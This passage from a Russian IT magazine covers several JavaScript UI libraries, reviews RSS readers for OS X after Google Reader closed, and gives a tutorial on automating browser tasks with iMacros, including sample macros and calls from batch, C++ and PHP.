Великолепный и очень простой в использовании JavaScript Markdown редактор. Для меня его прелесть заключается в том, что он хранит текст в скрытой от глаз обычной textarea. Так что при не AJAX-постинге никаких велосипедов городить не приходится. При рендеринге со стороны сервера можно создать textarea с md-текстом, а после загрузки страницы инициализировать EpicEditor для нее. Плагин сам распарсит контент textarea и нарисует отрендеренный интерфейс редактора. В дальнейшем все изменения будут синхронизироваться со скрытым текстовым полем. Очень удобная штука.

Из ключевых особенностей можно выделить:

- полноэкранный режим;
- моментальный предварительный просмотр;
- автосохранение в local storage;
- возможность работать в офлайне;
- множество дополнительных настроек кастомизации;
- широкий функционал API и простоту создания собственных тем.

Инициализация очень простая:

```
var editor = new EpicEditor().load();
```

Vis.js

https://github.com/almende/vis/
Очень гибкая и функциональная библиотека для визуализации, которая позволяет представлять в удобном для восприятия виде большое количество данных, а также манипулировать и взаимодействовать с ними. Множество различных вариантов визуализации в виде графов и временной шкалы.

Пример:

```
var container = document.getElementById('visualization');
var data = [
  {id: 1, content: 'item 1', start: '2013-04-20'},
  {id: 2, content: 'item 2', start: '2013-04-14'},
  {id: 3, content: 'item 3', start: '2013-04-18'},
  {id: 4, content: 'item 4', start: '2013-04-16', end: '2013-04-19'},
  {id: 5, content: 'item 5', start: '2013-04-25'},
  {id: 6, content: 'item 6', start: '2013-04-27'}
];
var options = {};

var timeline = new vis.Timeline(container, data, options);
```


Picker.js

https://github.com/suffick/Picker
Да, это всего лишь Colorpicker. Но на моей памяти это единственный достойный внимания инструмент для выбора цвета, написанный на современный лад без использования jQuery. Очень прост в использовании.

```
var parent = document.
  getElementById('parent');
var picker = new Picker(parent);

parent.onclick = function() {
  picker.show();
};
picker.on_done = function(colour) {
  parent.style.background = colour.
    rgba().toString();
};
```

BACK IN THE RSS



Андрей Письменный
apismenny@gmail.com

ОБЗОР ЛУЧШИХ ПРИЛОЖЕНИЙ ДЛЯ ЧТЕНИЯ RSS ДЛЯ OS X

Еще пару лет назад выбор агрегатора RSS для маководов сводился всего к паре вариантов и назвать победителя было несложно. Теперь программ и сервисов более чем достаточно, но и требования изменились. Мы посмотрели на пять наиболее именитых экземпляров, начав с бета-версии Reeder 2 как самого многообещающего. У него, впрочем, есть достойный конкурент. Или даже несколько.

В июне 2013 года для любителей читать новости через RSS настал маленький конец света: в Google объявили, что сервис Google Reader закрывается. Казалось бы, это событие должно было взволновать только пользователей самого Google Reader, но в итоге оно оказалось столь значимым, что от него можно смело отсчитывать новую эпоху в мире (или, если принять во внимание малые масштабы, мирке) RSS.

Причина бедствия кроется в том, что Google Reader, помимо веб-интерфейса, через который можно было читать новости, предоставлял программные интерфейсы для синхронизации приложений. Можно было установить на компьютер любую читалку, то же самое проделать на телефоне и планшете и затем подключить все приложения к аккаунту Google Reader. После этого информация о подписках и статус прочитанности новостей начинали незаметно синхронизироваться между устройствами.

Тогда разработчики приложений как один поддерживали Google Reader — это оказалось значительно удобнее, чем создавать проприетарные сервисы синхронизации. Новость о том, что в Google в течение пары месяцев планируют полностью отключить сервис, прозвучала как гром среди ясного неба. Замены на тот момент не существовало, и на ее создание требовалось куда больше двух месяцев. В итоге наиболее привязанные к Google Reader приложения (например, Capuccino) просто перестали функционировать, другие утратили возможность синхронизироваться.

Ситуация исправилась не сразу, и последствия катастрофы ощущаются до сих пор. Первыми на помощь поспешили разработчики сервисов, которые могут стать заменой Google Reader, то есть имеют публичные API, дающие возможность синхронизировать разнообразные приложения друг с другом. В пример можно привести Feedly, NewsBlur, Feed Wrangler и Feedbin. Следом оживились авторы приложений: закрытие Google Reader для них стало шансом заполучить новых пользователей.

Урожай новых версий, работающих со сторонними веб-сервисами, вызревает до сих пор. Лучше всего дела обстоят с поддержкой Feedly — именно этот сервис успел перехватить упавшее знамя Google Reader, и именно его поддержку добавляют в программы в первую очередь.

Мы выбрали пять агрегаторов, которые успели решить проблему синхронизации или хотя бы обещают справиться с ней в обозримом будущем. Два из них пока находятся на стадии открытого бета-теста, однако это не мешает определиться с выбором.

REEDER 2


reederapp.com/mac

До закрытия Google Reader среди маковских агрегаторов RSS был явны лидер, и он назывался Reeder. Это приложение создается одним-единственным разработчиком, но ему удалось то, чего не могли другие: создать и поддерживать красивое современное приложение со всеми нужными функциями. Однако с поддержкой вышла осечка или, вернее, заминка: сил на то, чтобы выпустить новую версию сразу после Великого Коллапса, у программиста-одиночки не хватило. Первым делом он взялся за новую версию Reeder для iOS и лишь в середине апреля опубликовал публичную бета-версию Reeder 2 для OS X с поддержкой Feedly и других сервисов. Именно о не и пойдет речь.

По сравнению с прошлой версией Reeder преобразился. Хоть трехколоночная структура и сохранилась, теперь десктопное приложение куда больше напоминает мобильное: та же расцветка, тот же минимализм. При открытии встроенного браузера левая колонка со списком фидов схлопывается как прежде, что удобно и оставляет больше экранного пространства для контента. Кстати, насчет схлопывания: если первая версия отличалась приятной анимацией элементов интерфейса, то вторая в этом достигла просто невиданных высот.

По части дизайна интерфейса Reeder 2 вообще достоин всяческих похвал, и дело не только в аккуратности, лаконичности и плавной работе, но и в приятных штришках вроде картинок в новостях, которые растягиваются на всю доступную ширину, или однокнопочных горячих клавиш, которыми можно открыть новость во внешнем браузере или отправить в соцсеть. Да взять хоть значок приложения: на той стороне фирменной коробки, что не занята логотипом, теперь написано, сколько внутри непрочитанных новостей. Находка отличная — с одной стороны, все можно прочесть, с другой — не мозолит глаза, как прежний красный бейдж с вечно зашкаливающими числами.

В общем, у автора Reeder все шансы получить Apple Design Award — награду, которой Apple отмечает разработчиков лучших программ. Но прежде предстоит закончить с бета-тестом и выкатить Reeder 2 в Mac App Store. То, что работа над приложением не завершена, видно невооруженным глазом. Отправку заметок в Pocket и Instapaper добавили лишь недавно, и соответствующие кнопки ещё нельзя вынести на панель инструментов. Нет и возможности вручную сортировать список фидов и перекладывать их из папки в папку. Тем не менее Reeder 2 работает стабильно и готов к ежедневной эксплуатации.



NETNEWSWIRE

netnewswireapp.com


NetNewsWire — программа с давней историей. Ее первая версия вышла еще в 2003 году. NNW долго считался лучшим агрегатором RSS для мака, но его активная разработка одно время сильно буксовала. Проблема возникла из-за того, что права на программу в 2005 году купила фирма NewsGator, а в 2008 году ее руководство решило полностью сменить курс и посвятить все силы обслуживанию бизнес-клиентов. NetNewsWire в тот момент стал бесплатным и практически не поддерживался. Надо ли говорить, что к закрытию Google Reader он готов не был? Та же судьба, кстати, постигла и FeedDemon — популярный RSS-агрегатор для Windows, тоже живший под крышей NewsGator.

В 2013 году для последних пользователей NNW забрезжила надежда: код программы перешел в руки новой группы разработчиков, не имеющих отношения к NewsGator и рвущихся возродить программу и сделать из нее современный RSS-ридер. Вот уже год они наверстывают упущенное — на прогресс можно посмотреть, установив бета-версию.

Внешне бета-версия NetNewsWire 4.0 похожа на любой другой агрегатор RSS, однако пользователи предыдущих версий NNW сразу увидят, что он лишился одних функций и приобрел другие. Так, потерялась возможность менять раскладку окна (теперь только уже ставший стандартом трехколоночный режим), зато появилась возможность отправлять новости в Twitter, Facebook и Instapaper.

Главный недостаток бета-версии — отсутствие той самой возможности синхронизироваться с Feedly и прочими онлайновыми сервисами. Разработчики обещают, что синхронизацию добавят в стабильный релиз, но пока что пользоваться NNW можно лишь по старинке — загрузив в него файл OPML, содержащий список фидов. Есть и другие недочеты: внешний вид еще далеко не везде доведен до современных стандартов, в новостях не видно роликов с YouTube и прочих видеохостингов, до сих пор нет поддержки Pocket, и так далее, и так далее.

Из положительных отличий NetNewsWire можно назвать унаследованный от прошлых версий браузер с поддержкой вкладок (соответствующая панель появится справа после открытия первой же ссылки), а также возможность видеть миниатюры картинок рядом с заголовком каждой новости. На этом, увы, пока все.



READKIT

readkitapp.com


Пока Reeder ждал большого обновления и оставался без поддержки синхронизации, у него появился достойный конкурент — ReadKit. Примечательно, что его разработчики явно изначально ориентировались на пользователей Reeder и позаимствовали у тогдашнего лидера многие идеи. Здесь такая же трехпанельная раскладка, очень похожий встроенный браузер с возможностью смотреть страницы через Readability, есть даже переключатель, позволяющий показывать в списке фидов только те, что содержат непрочитанные новости. Однако свои идеи у авторов ReadKit тоже имеются.

Главное отличие этого приложения в том, что оно изначально ориентировано на работу с разнообразными сервисами, и речь не только о синхронизации и возможности посылать ссылку в ту или иную социальную сеть или очередное закладкохранилище. На официальном сайте программа рекламируется как «единое место для чтения». Имеется в виду возможность ReadKit показывать статьи, сохраненные в тех же Pocket и Instapaper (правда, последний будет поддерживать кооперацию с ReadKit только при платной подписке). Оттуда подгружаются даже теги — это удобно, хотя в случае с Pocket не необходимо, ведь у того есть клиентское приложение для OS X.

Второе немаловажное достоинство ReadKit — это поддержка «умных папок». Те, кто сталкивался с такими папками в Finder, iTunes, iPhoto и прочих программах производства Apple, знают, о чем идет речь. Для такой папки задается набор правил, и она начинает работать в качестве фильтра. Можно ограничить содержимое новостями с определенным словом в названии, задать границы по дате публикации и так далее. Эта функция оказывается крайне полезной, когда требуется постоянно отслеживать новости по какой-то определенной теме.

За последний год разработчики ReadKit успели значительно улучшить интерфейс программы, слегка расширить функциональность (в частности, была добавлена поддержка Safari Reading List) и повысить стабильность, однако с последним до сих пор не все ладно. Несмотря на то что ReadKit давно продается в App Store, разработчики выловили еще не все баги, приводящие к сбоям и зависаниям, — особенно это заметно при работе с «умными папками». Представляется, что авторы ReadKit до сих пор расплачиваются за глючный код, который писался в спешке: боялись, наверное, не успеть к закрытию Google Reader.

Задав такие правила в ReadKit, можно смотреть, что писали про роботов за последний месяц



LEAF СИНХРОНИЗИРУЕТСЯ С FEEDLY И УМЕЕТ ОТПРАВЛЯТЬ ССЫЛКИ В FACEBOOK, TWITTER И SAFARI READING LIST. НО ВОТ ПОДДЕРЖКИ POCKET, INSTAPAPER И ПРОЧИХ СТОРОННИХ СЕРВИСОВ У НЕГО НЕТ

LEAF И «МАЛЕНЬКИЕ» ЧИТАЛКИ

rockysandstudio.com


Почему читалка RSS обязательно должна быть похожа на большую серьезную программу? Авторы Leaf решили оставить лишь самый минимум и создали маленькое и лаконичное приложение, в котором есть только то, что нужно.

Вертикальное окно Leaf разделено пополам: слева список новостей, справа текст. В жертву лаконичности принесли возможность выбирать конкретный фид, и их списка нет вообще — задать можно только папку. Получается, что новости идут разномастным потоком. Когда их мало и каждую планируется как минимум просматривать, это удобно. Если же подписок порядочно и из некоторых брызжет новостями, то программа окажется малопригодной: ленту затопит, и новости из более скромных источников придется вылавливать в стремительном потоке.

Leaf синхронизируется с Feedly и умеет отправлять ссылки в Facebook, Twitter и Safari Reading List. Поддержки Pocket, Instapaper и прочих сторонних сервисов нет, как нет и режима подгрузки полного текста через Readability, и встроенного браузера. Зато Leaf приятно выглядит — особенно хороши аккуратные круглые картинки рядом с заголовками новостей.

Интересно, что именно у Leaf куча конкурентов и подражателей — целый класс легковесных агрегаторов RSS, избравших местом своего обитания не док, а панель меню. В пример можно привести Stand и Favoriteer — оба бесплатны, доступны в Mac App Store и заслуживают того, чтобы потратить пять минут на ознакомление, если выбор еще не пал на одну из «полновесных» читалок.

Кстати, авторы самого Leaf тоже сделали еще более легкую программу — она называется RSS Notifier и показывает ссылки на новости через Notification Center. Клик по заголовку откроет обычный браузер — то есть сам RSS Notifier практически все время остается незаметным. А вот в его настройках кроется сюрприз: зайдя туда, обнаруживаешь, что разработчики предлагают «запчасти» к программе за отдельные деньги — заплатив два доллара, можно получить отдельный сайдбар для заголовков новостей, а еще два доллара дадут возможность смотреть текст новостей в лаконичном окошке, напоминающем Quick Look. При том, что сам RSS Notifier интересен, заигрывание с платными функциями напоминает худшие примеры приступов жадности времен расцвета shareware для Windows.





ИТОГИ

Наиболее удачным выбором на данный момент кажется ReadKit, однако Reeder 2 имеет все шансы превзойти его. К тому же у Reeder сейчас есть достоинство: пока идет бета-тест, программой можно пользоваться бесплатно, тогда как за ReadKit просят пять долларов (а стабильность все равно по-прежнему на уровне беты). О судьбе NetNewsWire судить сложно: программа уже несколько месяцев выглядит почти готовой, а финального релиза с поддержкой синхронизации все нет и нет.

Отдельная ситуация с Leaf: он на голову выше своих бесплатных конкурентов, но подразумевает чтение ленты подряд. Это может сделать его бесполезным в глазах одних пользователей или идеальным выбором в глазах других.



Ирина Чернова
irairache@gmail.com

КНИГА ЛЕНИВЫХ РЕЦЕПТОВ


АВТОМАТИЗИРУЕМ ЛЮБЫЕ ДЕЙСТВИЯ В БРАУЗЕРЕ С IMACROS

iMacros — это программа, которая позволяет автоматизировать и имитировать действия пользователя в браузере. По словам разработчиков, iMacros загрузили 9 миллионов раз, но лишь 240 тысяч юзеров активно используют приложение. То есть лишь 3% из установивших продукт нашли ему применение. И неслучайно. При первом взгляде на документацию сложно разглядеть его удивительные, поражающие воображение возможности. Эта статья откроет их для тебя.


Установка

Есть два варианта установки iMacros:

- в качестве расширения (add-ons) для браузера (Firefox, Chrome или Internet Explorer),
- как отдельное приложение (только для Windows).



В описанных ниже примерах использован iMacros Firefox add-on.






Рис. 1. Начало работы iMacros

Рис. 2. Запись макроса

Рис. 3. Панель запуска макроса

Рис. 4. Окно редактирования макроса

Hello world

Основной прием, которому стоит научиться, — запись действий в браузере и последующее их воспроизведение. Перейдем на вкладку Record на панели в левом нижнем углу экрана и нажмем на кнопку Record Macro.

Теперь вобьем в Google «Hello world» и нажмем Enter. Потом кнопку Stop (под кнопкой Record Macro). iMacros сгенерировал код, который можно многократно запускать и редактировать:

```
VERSION BUILD=7020226 RECORDER=CR
URL GOTO=https://www.google.ru/?↵
  gfe_rd=cr&ei=Jw5gU4LuF9CWwAPQuIG4Ag
TAG POS=1 TYPE=INPUT:TEXT ↵
  FORM=ID:gbqf ATTR=ID:gbqfq ↵
  CONTENT=hello<SP>world
TAG POS=1 TYPE=BUTTON FORM=↵
  ID:gbqf ATTR=ID:gbqfb
```

Функция записи макросов дает возможность лишний раз не заглядывать в документацию и автоматизировать простейшие задачи, не заморачиваясь написанием кода.

Работа с данными

Заполнение форм из CSV-файла с данными

Предположим, нам нужно заполнить информацию о товарах интернет-магазина через CMS-админку (конкретный пример написан для Insales). Названия, описания, цены и остатки хранятся в файле CSV. Эту задачу можно мгновенно выполнить с помощью небольшого макроса:

```
SET !DATASOURCE products.csv 'Подключаем файл CSV (лучше прописывать абсолютный путь)
SET !LOOP 4
'Делаем построчный обход файла и для каждый строки выполняем код, приведенный далее
SET !DATASOURCE_LINE {{!LOOP}}
'Открываем страницу добавления товара
URL GOTO=http://example.com/newproduct
'Записываем значение первого поля файла CSV в форму для названия товара
TAG POS=1 TYPE=INPUT:TEXT FORM=ID:new_product ATTR=ID:product_title CONTENT= {{!COL1}}
'Записываем значение второго поля файла CSV в форму для короткого названия товара
TAG POS=1 TYPE=TEXTAREA FORM=ID:new_product ATTR=ID:product_short_description ↵
  CONTENT= {{!COL2}}
'Третье и четвертое поле — аналогично
TAG POS=1 TYPE=INPUT:TEXT FORM=ID:new_product ATTR=ID:↵
  product_variants_attributes__price CONTENT= {{!COL3}}
TAG POS=1 TYPE=INPUT:TEXT FORM=ID:new_product ATTR=ID:↵
  product_variants_attributes__quantity CONTENT={{!COL4}}
'После ввода всех данных о товаре сохраняем его в каталог
TAG POS=1 TYPE=INPUT:BUTTON FORM=ID:new_product ATTR=*
// А вот так выглядит products.csv:
"Товар 1","Описание товара 1","555","7"
"Товар 2","Описание товара 2","722","13"
"Товар 3","Описание товара 3","234","9"
"Товар 4","Описание товара 4","301","11"
```

Извлечение данных из веб-страниц

А теперь представим обратную ситуацию. Когда нужно просмотреть каталог магазина-конкурента и сохранить информацию о товарах.

```
'Этот код извлекает текстовое
'содержимое из абзацев, имеющих
'атрибут "class", равный "product_
'description"
TAG POS=1 TYPE=P ATTR=CLASS:↵
  product_description  EXTRACT=TXT
'А этот сохраняет его в файл
SAVEAS TYPE=TXT FOLDER="C:\" ↵
  FILE="product_desc.txt"
'А вот команда для запуска
'диалогового окна сохранения
'картинки и нажатия кнопки
'подтверждения:
TAG POS=1 TYPE=IMG ATTR=ID:↵
  product_image CONTENT=↵
  EVENT:SAVEITEM
ONWEBPAGEDIALOG KEYS={down<SP>2}↵
  {tab<SP>1}{enter}
```

Естественно, весь этот код можно использовать в цикле с динамическими переменными.

Вызов iMacros из кода

Любой макрос можно сохранить в файле с расширением iim и использовать в приложениях, написанных на 16 языках программирования. Только надо не забыть установить полную версию (не аддон) iMacros на компьютер или веб-сервер.

Поддерживаемые языки

- ASP
- ASP.NET
- C#
- C++
- Delphi
- FoxPro
- Java
- JavaScript
- Perl
- PHP
- Python
- Power Shell
- Ruby
- TCL
- VBA
- VBS

Batch-файлы

Вызов iMacros из батников — наиболее простой и удобный путь автоматизировать их выполнение. Достаточно одной строки для запуска макроса:

```
"ProgramFiles\iOpus\iMacros\iMacros.exe" ↵
-macro "..\..\Macros\Demo\RegExpSearch.iim"
```

C++

Основная сложность в использовании iMacros под C++ — настройка среды разработки (конкретику по версиям различных сред ищи в документации или спрашивай у саппорта). Принцип работы кода такой же, как в PHP:

```
IAppPtr app = IAppPtr(__uuidof(App));
Status s = app->iimInit("", true, "", "", ↵
  "", cTimeout);
s = app->iimPlay("wsh-extract-rate", ↵
  cTimeout); // Запуск wsh-extract-rate
s = app->iimExit(cTimeout);
```

Использование JavaScript в макросах

В iMacros можно присваивать переменным результаты выполнения JavaScript-кода с помощью команды EVAL:

```
SET JSVAR EVAL("var JSVAR = 45+5; JSVAR;")
```

PHP

iMacros можно запускать с веб-сервера, используя PHP-скрипт. Зачем это может пригодиться? Для пополнения базы данных посредством мониторинга информационных сайтов, генерации онлайн-табло результатов тестирования состояния серверов и так далее. Пример вызова макроса, осуществляющего поиск на странице:

```
<?php
    $iimobject = new COM("imacros");
    // Обращаемся к компоненту iimRunner (он уже должен
    // быть предварительно запущен на сервере)
    $imacrosprocess = $iimobject->iimInit("-runner");
    // Получаем код макроса и слова для поиска
    // из адресной строки
    $imacrosprocess = $iimobject->iimSet↵
      ("-var_keyword", $_GET["keyword"]);
    $imacrosprocess = $iimobject->iimPlay↵
      ($_GET["macro"]);
    // Выводим отчет о выполнении макроса (удалось
    // запустить или нет)
    echo "iimplay=";
    echo $imacrosprocess;
    // и результаты поиска
    echo "extract=";
    echo $iim1->iimGetLastExtract;
    $s = $iim1->iimExit();
?>
```

Выполнение макросов по расписанию

Для отсрочки выполнения команды на n-е количество секунд существует команда WAIT. Пример:

```
WAIT SECONDS=10.
```

Для более сложного планирования выполнения макросов надо прибегать к помощи сторонних языков программирования. Простейшие варианты — batch-файлы + Windows Task Sheduler или PHP + Crontabe.

Direct Screen Technology

Если сайт сделан на Flash, Flex или SilverLight, то к его элементам нельзя обратиться стандартными способами (по идентификаторам DOM-разметки). Необходимо использовать координаты объекта на веб-странице:

```
'Клик по точке с координатами и ввод текста
DS CMD=MOVETO X=455 Y=224 CONTENT={BACKSPACE} текст
```

С помощью координатной адресации можно даже имитировать drag and drop.
Перед записью макроса для Flash-сайта необходимо включить Use Direct Screen Commands в настройках.

Скриншоты

С помощью команды SCREENSHOT TYPE=(PAGE|BROWSER) FOLDER=folder_name FILE=file_name можно сделать скриншот всей страницы, а используя TAG + обращение к элементу + CONTENT=EVENT:SAVE_ELEMENT_SCREENSHOT — отдельной ее части.



WWW

Пользователи iMacros для Firefox могут делиться между собой исходниками с помощью закладок Delicious. Подробности здесь: wiki.imacros.net/iMacros_for_Firefox#Bookmarking



WWW

Полный мануал по iMacros: wiki.imacros.net

Сайт производителя: imacros.net


IMACROS МОЖНО ЗАПУСКАТЬ С ВЕБ-СЕРВЕРА, ИСПОЛЬЗУЯ PHP-СКРИПТ. ЗАЧЕМ ЭТО МОЖЕТ ПРИГОДИТЬСЯ? НАПРИМЕР, ДЛЯ ПОПОЛНЕНИЯ БАЗЫ ДАННЫХ ПОСРЕДСТВОМ МОНИТОРИНГА ИНФОРМАЦИОННЫХ САЙТОВ

Тестирование сайтов

С помощью iMacros можно легко написать программу для мониторинга времени реакции на разные действия пользователя. Пример:

```
'Загружаем страницу и записываем в бортовой журнал время на ее загрузку
URL GOTO=http://example.com/about
STOPWATCH ID=PageAbout
'Вводим имя и фамилию пользователя в формы и замеряем время, затраченное на отправку данных
TAG POS=1 TYPE=INPUT:TEXT ATTR=NAME:username CONTENT=Ira
TAG POS=1 TYPE=INPUT:TEXT ATTR=NAME:usersurname CONTENT=Chernova
TAG POS=1 TYPE=BUTTON:SUBMIT FORM=ID:SendInfo ATTR=TXT:SendInfo
STOPWATCH ID=SendInfo
```

Результаты измерений сохраняются в Imacros\Downloads\performance_Stopwatch.csv.



WARNING

В браузере Chrome не работает треть iMacros-команд (какие — см. документацию). Поэтому лучше использовать Firefox (90% возможностей) или Internet Explorer (наиболее полный функционал).

Обработка ошибок

По умолчанию в случае возникновения какой-либо ошибки выполнение макроса останавливается. Этого можно избежать, прописав в начале !ERRORIGNORE YES.

Использование прокси-серверов

Для этого чтобы подсоединиться к прокси-серверам перед выполнением макроса или во время его, используй команду proxy:

```
PROXY ADDRESS=127.0.0.1:8888
```

DVD

В приложении к журналу есть девять шаблонов макросов (с русскоязычными комментами), которые ты сможешь приспособить для решения следующих задач:

- заполнение полей форм из CSV-файлов;
- извлечение данных из таблицы в CSV-файл;
- установка значений в селектах и переключателях (radio buttons);
- сохранение картинок с сайта;
- обработка всплывающих JS-диалогов;
- печать страницы;
- создание скриншотов;
- измерение времени на загрузку отдельных элементов страницы и выполнение сценариев;
- извлечение данных из форм и прочих частей веб-сайта.

Альтернативы

- ZennoPoster (zennolab.com)
- Selenium IDE (docs.seleniumhq.org)
- DejaClick (dejaclick.alertsite.com)
- UBot Studio (ubotstudio.com)

